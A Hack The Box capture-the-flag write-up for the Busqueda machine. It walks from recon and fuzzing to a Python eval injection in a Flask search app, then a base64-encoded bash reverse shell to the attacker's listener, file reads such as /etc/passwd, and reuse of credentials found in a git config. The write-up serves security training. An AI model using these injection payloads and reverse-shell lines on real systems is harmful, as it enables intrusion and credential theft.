845_HTB_Busqueda

[HTB] Busqueda

- by **Pablo** `github.com/vorkampfer/hackthebox2/busqueda`

- **Resources:**

> 1. Import OS examples Python3: `https://docs.python.org/3/library/os.html`
> 2. 0xdf gitlab: `https://0xdf.gitlab.io/2023/08/12/htb-busqueda.html`
> 3. 0xdf YouTube: `https://www.youtube.com/@0xdf`
> 4. Privacy search engine `https://metager.org`
> 5. Privacy search engine `https://ghosterysearch.com/`
> 6. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 7. `https://book.hacktricks.xyz/`

- **View terminal output with color**

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Busqueda presents a website that gives links to various sites based on user input. Under the hood, it is using the Python
Searchor command line tool, and I'll find an unsafe eval vulnerability and exploit that to get code execution. On the host,
the user can run sudo to run a Python script, but I can't see the script. I'll find a virtualhost with Gitea, and use that
along with different creds to eventually find the source for the script, and identify how to run it to get arbitrary
execution as root. ~0xdf
```

Checking connection status

1. **Checking my openvpn connection with a bash script.**

```
1. ▷ htb.sh --status

==>[+]  OpenVPN is up and running.
2024-08-25 23:54:34 Initialization Sequence Completed

==>[+]  The PID number for OpenVPN is: 39070

==>[+]  Your Tun0 ip is: 10.10.14.157

==>[+]  The HackTheBox server IP is: 10.129.231.88 busqueda.htb

==>[+] PING 10.129.231.88 (10.129.231.88) 56(84) bytes of data.
64 bytes from 10.129.231.88: icmp_seq=1 ttl=63 time=393 ms

--- 10.129.231.88 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 392.581/392.581/392.581/0.000 ms

==>[+] 10.129.231.88 (ttl -> 63): Linux

Done!
```

Basic Recon

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan busqueda.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. ▷ echo $openportz
22,80
4. ▷ source ~/.zshrc
5. ▷ echo $openportz
22,80
6. ▷ portzscan $openportz busqueda.htb
7. ▷ qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 busqueda.htb
>>> looking for nginx
>>> looking for OpenSSH
OpenSSH 8.9p1 Ubuntu 3ubuntu0.1
>>> Looking for Apache
Apache httpd 2.4.52
>>> Looking for popular CMS & OpenSource Frameworks

>>> Looking for any subdomains that may have come out in the nmap scan

>>>  Here are some interesting ports
22/tcp open  ssh
OpenSSH 8.9p1 Ubuntu 3ubuntu0.1

>>> Listing all the open ports
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.52


Goodbye!
```

OPENSSH (1:8.9P1-3UBUNTU0.1) *UBUNTU JAMMY JELLYFISH*

3. **Discovery with *Ubuntu Launchpad***


```
1. I lookup `OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 launchpad`
2. Launchpad is saying the server is an Ubuntu Jammy JellyFish
3. openssh (1:8.9p1-3ubuntu0.1) jammy; urgency=medium
```

4. **Whatweb**

```
1. ▷ whatweb http://10.129.231.88/
http://10.129.231.88/ [302 Found] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)],
IP[10.129.231.88], RedirectLocation[http://searcher.htb/], Title[302 Found]
ERROR Opening: http://searcher.htb/ - no address for searcher.htb

2. I get redirected to `searcher.htb` I will add it to hosts file to see if it is valid.

3. SUCCESS, it seems we are dealing with a werkzeug aka Python flask framework

4. ▷ whatweb http://searcher.htb/
http://searcher.htb/ [200 OK] Bootstrap[4.1.3], Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.1.2 Python/3.10.6],
IP[10.129.231.88], JQuery[3.2.1], Python[3.10.6], Script, Title[Searcher], Werkzeug[2.1.2]
```

5. **curl the server**

```
1. ▷ curl -s -X GET http://searcher.htb/ -I
HTTP/1.1 200 OK
Date: Mon, 26 Aug 2024 00:43:13 GMT
Server: Werkzeug/2.1.2 Python/3.10.6
Content-Type: text/html; charset=utf-8
Content-Length: 13519
Vary: Accept-Encoding
```



Website enumeration

6. **Site enumeration**

```
1. There is a website search utility
2. At the bottom of the page there is some information leakage
3. searcher.htb © 2023
Powered by Flask and Searchor 2.4.0
```

Burpsuite

Request

Pretty Raw Hex GraphQL

```
POST /search HTTP/1.1
Host: searcher.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://searcher.htb
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://searcher.htb/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

engine=Accuweather&query=pwn3d
```

Response

7. **I open up burpsuite so I can create an input file for FFUF. It has a `-request` flag that you can use to fuzz special characters.**

```
1. I intercept http://searcher.htb see image above. I use accuweather or google does not matter and whatever search term
2. I send that to repeater right click on it and `copy to file`. I name the file search.req.
```

FUZZING for special characters that trigger an error

- #pwn_ffuf_request_flag_usage
- #pwn_ffuf_request-proto_http

```
~/haCk54CrAcK/busqueda ▷ cat search.req | rbat
POST /search HTTP/1.1
Host: searcher.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,im
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://searcher.htb
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://searcher.htb/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

engine=Accuweather&query=pwn3dFUZZ
```

8. **Now I will use that search. req in my FFUF command**

```
1. ▷ ffuf -request search.req -request-proto http -w /usr/share/seclists/Fuzzing/special-chars.txt
>>> `Keyword FUZZ` defined, but not found in headers, method, URL or POST data.
2. Just like in a regular FFUF command you need to write the word `FUZZ` where you want FFUF to bruteforce with the wordlist
you provide. I open up the input capture file `search.req` and I add the word FUZZ after the search term. See image above.
3. I almost forgot to breakdown the ffuf command. -request is obviously letting ffuf know i want you to use this input file.
`-request-proto http` is necessary as well because if you do not use that flag ffuf will default to https and the server is
not https it is http.
4. Ok, i guess that worked. I do not even know what it did.
5. I add the `-ms` for match size and the size I want to match on is 0
6. ▷ ffuf -request search.req -request-proto http -w /usr/share/seclists/Fuzzing/special-chars.txt -ms 0
>>> `'` [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 3062ms]
`\ `    [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 3107ms]
:: Progress: [32/32] :: Job [1/1] :: 44 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
7. Now this ffuf makes a-lot more sense to me. We get a match on a single quote and a backslash. When we do this request in
burpsuite with a single quote or a backslash it errors the server and it will respond with nothing. See continued below.
```

Using polyglot to FUZZ for SSTI

How To Identify the Vulnerability?

To identify SSTI vulnerabilities, use a Polyglot payload composed of special characters commonly used in template expressions to fuzz the template.

```
${{<%[%'"}}%\.
```

9. **This is something interesting. Using this polyglot to fuzz for server side template injections.**

```
Origin: http://searcher.htb
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://searcher.htb/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

engine=Accuweather&query=pwn3d${{<%[%'"}}%\.
```

```
1. You can read more about it at this site.
2. https://www.cobalt.io/blog/a-pentesters-guide-to-server-side-template-injection-ssti
REQUEST:>>> `engine=Accuweather&query=pwn3d${{<%[%'"}}%\.`
RESPONSE:>>> HTTP/1.1 200 OK
Date: Mon, 26 Aug 2024 02:37:23 GMT
Server: Werkzeug/2.1.2 Python/3.10.6
Content-Type: text/html; charset=utf-8
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
3. This only detected that this server is using werkzeug and gives us the versions in use. I have never used this polyglot
before but It can be useful if other methods fail to detect what framework is being used on the server.
4. I found out that this polyglot can be used to also fuzz for injection vulnerabilites. If the server returns nothing in
the response with burpsuite repeater that means it may be vulnerable. So I can just keep removing special characters until I
find one that the server gets triggered on.
```

SQLi vulnerability suspected

10. **Continued from above. With FFUF finding that a `'` single quote and backslash cause the server to error I will try it myself using burpsuite repeater.**

```
1. http://searcher.htb/
2. REQUEST:>>> engine=Accuweather&query=pwn3d
3. RESPONSE:>>> https://www.accuweather.com/en/search-locations?query=pwn3d
4. This time I add a single quote and I get no response
5. REQUEST:>>> `engine=Accuweather&query=pwn3d'`
6. RESPONSE:>>> no response
```

Begin querries

11. **With this in mind I begin to sqli injection querries to the server. I soon realize I am not dealing with SQL at all but Python instead. It makes sense because WerkZeug is the framework being used. BTW, I will surround the querries with backticks because the single quote messes up the markdown in my notes.**

```
1. That seemed like a-lot of work to just try to enter a single quote at the end. That is true, but I think that it is
important to understand things as a whole. It is true, normally you find a field like this search field in
`http://searcher.htb/search` and you can use burpsuite or not. That is personal preference and then the normal thing to do
is enter the famous single quote at the end of the string to check to see if the field is vulnerable to injections or not.
2. Enough theory lets do some querries.
3. REQUEST:>>> `engine=Accuweather&query=pwn3d' -- -`
4. Nothing, I decide to switch the comment out `-- -` to the other popular comment out which is just a hashtag and that
worked. I also add a parenthesis after triggering the single quote error and that works as well.
5. Meaning, what is most likely happening here is that the single quote triggers the error in the code and the closing
parenthesis allows for the previous command to close. Then I think we will be adding a semicolon as our injection point to
insert a new command.
6. REQUEST:>>> `engine=Accuweather&query=pwn3d')#`
7. RESPONSE:>>> https://www.accuweather.com/en/search-locations?query=pwn3d
8. SUCCESS, I get a response. I am pretty sure this is being interpreted by python and not by a MySQL aka SQL language. To
check for that I can check for string concatination by doing + 'random string'. However, I need to url encode the + sign as
we if not burpsuite will interpret it as a space, and that will not be proper python. %2b is the url encode of a plus sign.
9. REQUEST:>>> `engine=Accuweather&query=pwn3d')+'string concatination'#`
10. REQUEST:>>> `engine=Accuweather&query=pwn3d')%2b'string%20concatination'#`
11. RESPONSE:>>>
```

```
https://www.accuweather.com/en/search-locations?query=pwn3dstring concatination
12. SUCCESS, we see the string added to our search querry.
```

Request

Pretty Raw Hex GraphQL

```
POST /search HTTP/1.1
Host: searcher.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/2010010
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Origin: http://searcher.htb
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://searcher.htb/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

engine=Accuweather&query=pwn3d')%2bprint('I%20pwned%20you')#
```

RCE confirmed python

12. **Now that we have confirmed that python is running the server we can do some command injections using python**

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Mon, 26 Aug 2024 03:55:04 GMT
Server: Werkzeug/2.1.2 Python/3.10.6
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Length: 11

I pwned you
```

```
1. http://searcher.htb/
2. I do a simple print statement instead of a string concatenation. I also use %20 which is a space in my print statement
which is `I pwned you` lol
3. REQUEST:>>> `engine=Accuweather&query=pwn3d')%2bprint('I%20pwned%20you')#`
4. RESPONSE:>>> I pwn3d you
```

Import OS and run bash commands in Python

Request

Pretty Raw Hex GraphQL

```
POST /search HTTP/1.1
Host: searcher.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/pn
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: http://searcher.htb
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://searcher.htb/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

engine=Accuweather&query=pwn3d')%2b__import__('os').system('cat%20/etc/passwd')#
```

13. **Importating os.system and running bash commands**

Response

Pretty Raw Hex Render

```
22 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
23 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
24 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
25 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
26 gnats:x:41:41:Gnats Bug-Reporting System
   (admin):/var/lib/gnats:/usr/sbin/nologin
27 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
28 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
29 systemd-network:x:101:102:systemd Network
   Management,,,:/run/systemd:/usr/sbin/nologin
30 systemd-resolve:x:102:103:systemd
   Resolver,,,:/run/systemd:/usr/sbin/nologin
31 messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
32 systemd-timesync:x:104:105:systemd Time
   Synchronization,,,:/run/systemd:/usr/sbin/nologin
33 pollinate:x:105:1::/var/cache/pollinate:/bin/false
34 sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
35 syslog:x:107:113::/home/syslog:/usr/sbin/nologin
```

```
1. Visit this site to learn more about importing the OS module and how to use it.
`https://docs.python.org/3/library/os.html`
2. We should all know by now that if you open a python shell you can import os and run bash commands.
3. Here is an example of importing os in a python3 console session.
==================================================================
▷ python3
Python 3.8.19 (default, Jul 23 2024, 03:02:36)
[GCC 14.1.1 20240522] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('id')
uid=1001(h@x0r) gid=1002(h@x0r)
groups=1002(h@x0r),3(sys),90(network),96(scanner),98(power),953(libvirt),982(rfkill),984(users),985(video),987(storage),998(
wheel)
0
>>> os.system('cat /etc/passwd')
root:x:0:0::/root:/usr/bin/nologin
bin:x:1:1::/:/usr/bin/nologin
daemon:x:2:2::/:/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/false<SNIP>
==================================================================
4. Doing this in burpsuite would be a little different syntax.
5. REQUEST:>>> `engine=Accuweather&query=pwn3d')%2b__import__('os').system('id')#`
6. RESPONSE:>>> uid=1000(svc) gid=1000(svc) groups=1000(svc)
7. SUCCESS
8. I also exfil the passwd file before attempting a reverse shell.
9. REQUEST:>>> `engine=Accuweather&query=pwn3d')%2b__import__('os').system('cat%20/etc/passwd')#`
```

---

14. **Gaining a reverse shell**

```
1. http://searcher.htb/
2. I put an extra space after the word bash in this bash one liner to get rid of any plus signs. Also you do not want to use
any double quotes in the payload. As in surrounding the base64 encoded one liner with double quotes. It is one continous
string. So it does not need double quotes.
3. ▷ cat shell
bash  -c 'bash -i >& /dev/tcp/10.10.14.157/443 0>&1'
3. ▷ cat shell | base64 -w0; echo
YmFzaCAgLWMgJ2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTU3LzQ0MyAwPiYxJwo=
4. I will be using this in the burpsuite payload
5. REQUEST:>>>
`engine=Accuweather&query=pwn3d')%2b__import__('os').system('echo%20YmFzaCAgLWMgJ2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTU3
LzQ0MyAwPiYxJwo=%20|%20base64%20-d|bash)#`
6. Before sending I setup my listener `sudo nc -nlvp 443`
7. Oops I forgot the closing single quote
8. REQUEST:>>>
`engine=Accuweather&query=pwn3d')%2b__import__('os').system('echo%20YmFzaCAgLWMgJ2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTU3
LzQ0MyAwPiYxJwo=%20|%20base64%20-d%20|%20bash')#`
9. SUCCESS, I got shell
10. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.231.88 41946
bash: cannot set terminal process group (1530): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$ whoami
whoami
svc
```

Upgrade the shell


15. **Since the server is running python werkzeug you will want to upgrade the shell using a python pty upgrade instead of the script I allways use.**

```
1. svc@busqueda:/var/www/app$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
svc@busqueda:/var/www/app$ ^Z
[1]  + 36878 suspended  sudo nc -nlvp 443
~/hackthebox/busqueda ▷ stty raw -echo; fg
[1]  + 36878 continued  sudo nc -nlvp 443
                                        reset xterm
svc@busqueda:/var/www/app$ export TERM=xterm-256color
svc@busqueda:/var/www/app$ source /etc/skel/.bashrc
svc@busqueda:/var/www/app$ export SHELL=/bin/bash
svc@busqueda:/var/www/app$ stty rows 38 columns 188
svc@busqueda:/var/www/app$ echo $SHELL
/bin/bash
svc@busqueda:/var/www/app$ echo $TERM
xterm-256color
svc@busqueda:/var/www/app$ tty
/dev/pts/0
svc@busqueda:/var/www/app$ nano
2. For the rows and colums command in a separate terminal window run `stty size` and input your own size in the command.
```

Begin enumeration as user `svc`

16. **Start enumeration**

```
1. svc@busqueda:/var/www/app$ cat app.py
2. Nothing I am looking for the vulnerable eval statement in the python script that allowed me to gain the shell.
3. ss -lntp
4. svc@busqueda:~$ mount | grep ^proc | awk '{print $6}' FS="," | tr -d ')'
hidepid=invisible
5. We can not see root processes.
6. ./enum_script
7. Port 3306 is open
8. svc@busqueda:~$ which mysql
/usr/bin/mysql
9. User flag
10. svc@busqueda:~$ cat user.txt
e8733919c611016427a084ed9c862148
11. svc@busqueda:~$ cat /etc/apache2/sites-enabled/000-default.conf | grep -iE --color=always
"admin|passw|\.htb|\.local|\.com"
        ServerName searcher.htb
        ServerAdmin admin@searcher.htb
        RewriteCond %{HTTP_HOST} !^searcher.htb$
        RewriteRule /.* http://searcher.htb/ [R]
        ServerName gitea.searcher.htb
        ServerAdmin admin@searcher.htb
12. There is a hostname in 000-default.conf `gitea.search.htb`. I add it to my hosts file.
13. ▷ htb.sh --set-verbose '10.129.228.217' searcher.htb busqueda.htb gitea.searcher.htb
[sudo] password for h@x0r:
==> [+]  Hostname successfully injected. YES!!! ;)
```



17. **I check out** `http://gitea.searcher.htb/`

```
1. Nothing useful
```

---


18. **Continuing the enumeration**

```
1. svc@busqueda:/var/www/app$ ls -lahr
total 20K
drwxr-xr-x 2 www-data www-data 4.0K Dec  1  2022 templates
drwxr-xr-x 8 www-data www-data 4.0K Aug 27 01:49 .git
-rw-r--r-- 1 www-data www-data 1.1K Dec  1  2022 app.py
drwxr-xr-x 4 root     root     4.0K Apr  4  2023 ..
drwxr-xr-x 4 www-data www-data 4.0K Apr  3  2023 .
svc@busqueda:/var/www/app$ git log
fatal: detected dubious ownership in repository at '/var/www/app'
To add an exception for this directory, call:

        git config --global --add safe.directory /var/www/app
svc@busqueda:/var/www/app$ git config --global --add safe.directory /var/www/app
svc@busqueda:/var/www/app$ git log
commit 5ede9ed9f2ee636b5eb559fdedfd006d2eae86f4 (HEAD -> main, origin/main)
Author: administrator <administrator@gitea.searcher.htb>
Date:   Sun Dec 25 12:14:21 2022 +0000

    Initial commit
2. Just 1 commit
3. svc@busqueda:~$ find / \-name \*.git 2>/dev/null | grep --color "git$"
/var/www/app/.git
/opt/scripts/.git
```

---

19. **Credential found.** `cody:jh1usoih2bkjaspwe92`

```
1. svc@busqueda:/var/www/app/.git$ cat config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
```



20. **I try the credential on `http://gitea.searcher.htb`**

```
1. http://gitea.searcher.htb/
2. I put in the username and password `cody:jh1usoih2bkjaspwe92`
3. http://gitea.searcher.htb/cody/Searcher_site
4. SUCCESS, I get logged in.
```

Password re-use

21. **If you get a password and you have gained a shell session also check that password for sudo or try to use the password to privesc by doing a `su user`**

```
1. I use codys password in my shell session with the svc user and it works. I am able to see the `sudo -l` command
